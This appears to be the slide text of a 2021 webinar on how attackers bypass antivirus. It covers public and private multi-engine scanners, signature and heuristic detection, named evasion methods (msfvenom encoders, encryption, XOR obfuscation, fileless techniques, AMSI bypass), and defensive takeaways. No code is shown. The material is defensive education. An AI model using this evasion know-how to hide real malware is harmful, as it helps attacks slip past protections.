# Sea Stories & Shop Talk

8:00pm - 9:00pm ET



**Felicia King**

President &  
Security Architect  
**Quality Plus Consulting**



**Matt Lee**

Director of  
Technology & Security  
**Iconic IT**



**Dave Kleinatland**

Security Researcher  
**Huntress**



**John Ferrell**

Co-founder &  
Vice President  
**Huntress**



**hack\_it 2021**





**hack\_it 2021**

**Can you hack\_it?**



**hack\_it 2021**

**Wednesday, March 24th**

# Under the Radar

## Bypassing Antivirus

9:00pm -10:00pm ET



**Jason Slagle**

Vice President of Technology  
CNWR, Inc.



**John Hammond**

Senior Security Researcher  
Huntress



hack\_it 2021

# Today's Agenda

- 1 Online Antivirus Scanners
- 2 Signature Based Detection
- 3 Heuristic Based Detection
- 4 Live Demonstrations
- 5 Takeaways
- 6 Live Q/A

01

—

# Online Antivirus Scanners



# Preface

Urgent Reply needed ↳ Inbox x



**Mr. M Woon Micheal** <info@gnpschool.org>  
to Recipients ▾

📧 Sun, Mar 14, 9:12 AM (2 days ago)



## 2 Attachments



**How do you know what is safe?**



# Online Antivirus Scanners

- Multi-engine utility
- Typically “free”
- Just upload a file, and wait for the results





# Who Cares About Stats?

- What makes a good online antivirus scanner?
  - Number of antivirus engines
  - Max upload size
  - Report information
  - Search by hash (MD5, SHA1, SHA256, etc.)
  - Time to scan files



# A Question of Trust

- Online antivirus scanners can be *public* or *private*
- **“Who will tell the security vendors?”**
- Do you want the security community to know?



# Public Scanners

Actively share sample submissions

## VirusTotal



- 70+ AV engines
- Can scan remotely
- 32MB size limit

## MetaDefender



- 35+ AV engines
- Can scan remotely
- 200MB size limit

## Jotti




- 15 AV engines
- File upload only
- 250MB size limit



☰ VIRUSTOTAL 🔍

FILE URL SEARCH



By submitting data below, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission.

[Learn more.](#)

Choose file

# Trust No File. Trust No Device.

File, URL, IP address, Domain, Hash, or CVE 

Advanced Options

Process

By submitting a file to MetaDefender Cloud you are giving OPSWAT permission to share the results of your submission with the cyber security community and you are agreeing to our [Terms of Service](#) and [Privacy Policy](#)


Reports

Overview

Market Share

Open CDP

**Jotti**

Jotti's malware scan 

Our site uses cookies to ensure an optimal experience, to analyze traffic and to personalize ads. Information about your use of this site is shared with our advertisers as part of this. Read more about this in our [privacy policy](#). By using this site, you agree to the use of cookies.

OK Privacy policy
















### About Jotti's malware scan

Jotti's malware scan is a free service that lets you scan suspicious files with several anti-virus programs. You can submit up to 5 files at the same time. There is a 250MB limit per file. Please be aware that no security solution offers 100% protection, not even when it uses several anti-virus engines. All files are shared with anti-virus companies so detection accuracy of their anti-virus products can be improved.

### Submit files

Browse...

### Scanners used

© 2004-2021 Jotti

# Private Scanners

## Antiscan.me



- 26+ engines
- 6 scans per day
- Limit file extensions

## nodistribute.com



- 35+ engines
- 4 scans per day
- ... does not upload?

## chk4me



- 33 engines
- 4 scans per day
- ... does not upload?





**NEW UPDATE** See new features on the [blog](#).  
 If you have trouble with uploading a file - clear cookies and browser cache.  
**DISCOUNT! TOP-UP BANALCE AND GET 50% FREE**

AVCHECK API - WORK

Choose File No file chosen

Scan File



# Scan A File

Select your file in order to scan your file with over 26 anti-viruses.



# “Dead” Private Scanners...

- [scan4you.net](https://scan4you.net)
- [avcheck.ru](https://avcheck.ru)
- [av-check.com](https://av-check.com)
- [virtest.com](https://virtest.com)
- [elementscanner.su](https://elementscanner.su)
- [chk4me](https://chk4me)



02

—

# Signature Based Detection






# Look for the “Known Bad”

- Low-hanging fruit:
  - Bad bytes/shellcode
  - Static hashes
  - Malicious IP addresses/domain names
- These are simple “signatures” AV collects



# Pyramid of Pain



# Signature Evasion

- Using different encoders
- Encrypting the payload
- Using custom obfuscation



# Encoders



- Veil framework
  - ordnance-payload



- Msfvenom encoders
  - x86/shikata\_ga\_nai, x64/zutto\_dekiru



# Encryption

RSA®



- RSA
- AES
- RC4
- 3DES
- Serpent
- Salsa20
- Misty-1

*This list goes on and on...*



# Custom Obfuscation

- XOR, rotation cipher, base representation
- String concatenation, reversing, escaping



03

—

# Heuristic Based Detection



# Behavior

- Does your payload allocate memory?
- Does it send network packets?
- Does it start new processes?





Time for

# Live Demonstrations



**Jason Slagle**

VP of Technology  
CNWR, Inc.



**John Hammond**

Senior Security Researcher  
Huntress



# Cross Your Fingers

This is an arms race.

What worked yesterday may not work today.



04

—

# Takeaways



# Is AV the Solution?

“Trust them only as far as you can throw them”

- No magic wand, no silver bullet.
- Invest in *layered security*.



# What About NextGen/AI/ML/Buzzword?

- Machine learning is **only as strong as its training set.**
- Those programs only know how to catch *what it was programmed to know*



# Isn't This a Losing Battle?

- Security is a **cat and mouse game**
- Ultimately, hackers should never **“touch disk”**
- Insert buzzword: **“fileless malware”**



# “Fileless Malware”

- How can hackers avoid writing to the filesystem?
- **Invoke-Expression**, reflection techniques, etc.
- **But defensive mitigations also hinder this**

*Bypassing AMSI, in-memory techniques... **hack\_it 2022?***



# Resources

- <https://www.safetydetectives.com/blog/top-online-virus-checkers/>
- <https://www.raymond.cc/blog/battle-of-the-6-online-malware-file-scanners/>
- <https://krebsonsecurity.com/2009/12/virus-scanners-for-virus-authors/>
- <https://krebsonsecurity.com/2010/04/virus-scanners-for-virus-authors-part-ii/>
- <https://www.bleepingcomputer.com/news/security/75-percent-of-malware-uploaded-on-no-distribute-scanners-is-unknown-to-researchers/>





# Questions?

—



Thank you

---



Feel free to

# Contact



**Jason Slagle**

VP of Technology  
CNWR, Inc.



**John Hammond**

Senior Security Researcher  
Huntress





**hack\_it 2021**

**Can you hack\_it?**



**hack\_it 2021**

**Wednesday, March 24th**

# Wrap Up

10:00pm - 10:10pm ET



**Kyle Hanslovan**

Co-founder & CEO  
**Huntress**



**John Hammond**

Senior Security Researcher  
**Huntress**



**hack\_it 2021**

# Some lasting questions!

Some **feedback** questions for you as the webinar closes out.

Please help us help you!



Look ma, I'm on TV!

***We did record this event!***





Want to continue the conversation?

**Don't be a stranger.**

**Free 21-day trial**

[huntress.com/trial](https://huntress.com/trial)

[hello@huntress.com](mailto:hello@huntress.com)



**John  
Hammond**

@\_johnhammond



**Kyle  
Hanslovan**

@KyleHanslovan





**hack\_it 2021**

**Can you hack\_it?**